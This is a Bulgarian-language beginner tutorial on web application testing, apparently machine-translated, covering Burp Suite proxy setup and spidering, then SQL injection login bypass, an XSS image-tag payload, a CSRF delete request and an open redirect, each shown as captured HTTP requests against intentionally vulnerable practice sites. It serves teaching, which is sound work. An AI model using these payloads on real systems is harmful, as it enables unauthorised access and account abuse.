

Въведение в веб тестването

Автор: Андрей Стойков

Имеил: mwebsec@gmail.com

Блог: <http://msecureltd.blogspot.com>

Съдържание


Web Spidering	2
Настройване на прокси във Firefox за Burpsuite Community	2
Използване на най-често срещаните веб уязвимости	5
SQL инжекция	5
XSS	6
CSRF	7
Отворете пренасочване	9

Web Spidering

- Преминава през уеб страницата, събирайки връзки
- Показва се в „Карта на сайта“ под „Цел“ в Burpsuite

Настройване на прокси във Firefox за общността на Burpsuite

- Отидете на Настройки -> Общи -> Мрежови настройки -> Настройки
 - Настройки на връзката -> Ръчна конфигурация на прокси
 - HTTP прокси -> 127.0.0.1 -> Порт -> 8080



Фигура 1: Настройки на Firefox






Figure 2: Firefox proxy page

- За да конфигурирате прокси в Burpsuite
 - Прокси -> Настройки на прокси -> Прокси -> Слушатели ->




Фигура 3: Burpsuite прокси слушатели

- Най-накрая задайте настройки за автоматично паяк в приложения за обхват



Фигура 4: Опция за пасивно обхождане

- Екранна снимка, показваща уебсайт с паяк в раздела „Карта на сайта“.



Фигура 5: Дърво на целевата карта

Най-често срещани уязвимости:	Описание:
SQL инжекция	<ul style="list-style-type: none"> - Бекенд база данни недостатък - Съберете информация за база данни чрез злонамерени SQL заявки - Може да разшири атаката до получаване на обвивка на OS и четене на OS файл, при условие че DB акаунтът има привилегии
XSS (междусайтов скрипт)	<ul style="list-style-type: none"> - Нефилтрираният потребителски вход води до изпълнение на полезния товар на Javascript - Недостатъкът е в потребителското изходно кодиране на уеб приложението - Може да разшири атаката допълнително, ако е свързана с други уязвимости като CSRF
CSRF (Cross Site Request Forgery)	<ul style="list-style-type: none"> - Подмамване на потребителя да извърши действие въз основа на полезния товар на атакувания - Недостатъкът се намира в токена на приложението и колко случаен е той - Може да се използва за по-нататъшно използване, при условие че има повърхност за атака
Отворете пренасочване	<ul style="list-style-type: none"> - Грешка, която пренасочва към произволен домейн - Пропуск в HTTP потока на

	приложението, което води до това, че въвежданият URL адрес се контролира от нападателя
--	--

Използване на най-често срещаните уеб уязвимости

SQL инжекция

- Възниква, когато недезинфекцираното потребителско въвеждане се обработва в базата данни на бекенда
- Атаката пречи на оригиналната SQL заявка
- Винаги вярно твърдение, водещо до заобикаляне на удостоверяването

// HTTP POST заявка, показваща винаги верен SQL оператор

POST / login.aspx HTTP/1.1

Хост: testaspnet.vulnweb.com

Потребителски агент: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)

Gecko/20100101 Firefox/115.0

[...]

[...] tbUsername =% 27+or+1%3D1 --+- & tbPassword = test&cbPersistCookie = on&btnLogin =Вход

// HTTP отговор, показващ успешно влизане на администратор

HTTP/1.1 302 Намерено

Cache-Control: private, no-cache="Set-Cookie"

Content-Type: текст/html; charset= utf -8

Местоположение: / Default.aspx

[...]

// HTTP GET заявка към администраторската страница

GET / Default.aspx HTTP/1.1

Хост: testaspnet.vulnweb.com

Потребителски агент: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)

Gecko/20100101 Firefox/115.0

[...]

// HTTP отговор

HTTP/1.1 200 ОК


Cache-Control: частен

Content-Type: текст/html; charset= utf -8

[...]

[...]

излизане на администратор
[...]



Фигура 6: Заобиколено влизане с помощта на SQLi

XSS


- Използването използва базирани на Javascript полезни натоварвания
- Дефект в изходното кодиране на потребителския вход
- Таг за изображение с добавяне на полезен товар, което води до изскачаш прозорец за предупреждение на екрана


```
// HTTP POST заявка
POST /guestbook.php HTTP/1.1
Хост: testphp.vulnweb.com
Потребителски агент: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/114.0
[...]
```

```
[...]
име=анонимен потребител& text="><img src=x onerror=alert(1)>& submit=добавяне на
съобщение
[...]
```

```
// HTTP отговор
HTTP/1.1 200 OK
Сървър: nginx/1.19.0
[...]
```

<td colspan="2"> "> </td></tr>	
---	--


acunetix


acublog

Test Website for **Acunetix Web Vulnerability Scanner**

[about](#)
[news](#)
[login](#)
[signup](#)
[network scanner](#)
[network vuln help](#)

posted by **admin** 11/8/2005 11:37:35 AM

[Acunetix Web Vulnerability Scanner Beta Released!](#)

26 January 2005 - A beta version of Acunetix Web Vulnerability Scanner has been released today. The beta is available for download at <http://www.acunetix.com/download/>.


User comments:

post [redacted] 8 12:56:47 PM
 test">

post [redacted] 3 12:57:10 PM
 test">

test">

Send comment


[RSS feed](#)

July 2003						
Sun	Mon	Tue	Wed	Thu	Fri	Sat
25	26	27	28	29	30	1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31	1	2	3	4	5

CSRF

- Случва се поради липсващи CSRF токени
- Предлага се в повечето потребителски функции, напр. промяна на паролата
- Тестване на функционалността за изтриване, показваща, че не се прилага CSRF токен

```
GET /Default.aspx?delete=3 HTTP/1.1
```

Потребителски агент: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)

$$[\dots]$$

Бисквитка: ASP.NET_SessionId=sxpmriikzko1pmqzxuhuun3t;

```
frmLogin=71F9D21793AF77[...]A4E5CEA5F9E5EA64705C3F
```

HTTP/1.1 200 OK

Content-Type: текст/html; charset=utf-8

$$[\dots]$$

posted by **admin** on 11/8/2005 11:37:35 AM [delete](#) [add comments](#)

Acunetix Web Vulnerability Scanner Beta Released!


26 January 2005 - A beta version of Acunetix Web Vulnerability Scanner has been released today. The beta is available for download at <http://www.acunetix.com/download/>.

posted by **admin** on 11/8/2005 11:35:22 AM [delete](#) [add comments](#)



Web Attacks - Can Your Web Applications Withstand The Force?

21 July 2005 - Start-up company Acunetix released Acunetix Web Vulnerability Scanner: a tool to automatically audit website security. Acunetix Web Vulnerability Scanner 2 crawls an entire website, launches popular web attacks (SQL Injection etc.) and identifies vulnerabilities that need to be fixed.

Фигура 8: Използване на функцията за изтриване



Фигура 9: Генериране на CSRF POC



Отворете пренасочване

- Резултатът е, че атакуващият пренасочва потребителския вход към конкретен домейн
- Полезно във връзка с XSS атаки
- Среща се в заявки за страница за вход след успешно удостоверяване

// HTTP GET заявка


GET /redirect?newurl=http://google.com HTTP/2

Хост: url-redirection-harder-3fda93f9-968e-4dde-827f-4d2a4c6ad149.skf-labs.training

Потребителски агент: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/114.0
[...]

// HTTP отговор
HTTP/2 200 OK
Content-Type: текст/html; charset=utf-8
Местоположение: http://google.com
[...]

[...]
<title>Пренасочване...</title>
<h1>Пренасочване...</h1>
<p>Трябва да бъдете пренасочени автоматично към целеви URL адрес: http://google.com. Ако не, щракнете върху връзката.
[...]



```
1 HTTP/2 302 Found
2 Date: Mon, 31 Jul 2023 15:20:18 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 241
5 Location: http://google.com
6 Strict-Transport-Security: max-age=15724800; includeSubDomains
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
9 <title>
  Redirecting...
10 </title>
  <h1>
    Redirecting...
  </h1>
11 <p>
  You should be redirected automatically to target URL: <a href="http://google.com">
    http://google.com
  </a>
  . If not click the link.
```

Фигура 12: Екранна снимка, показваща URL пренасочване към домейна на Google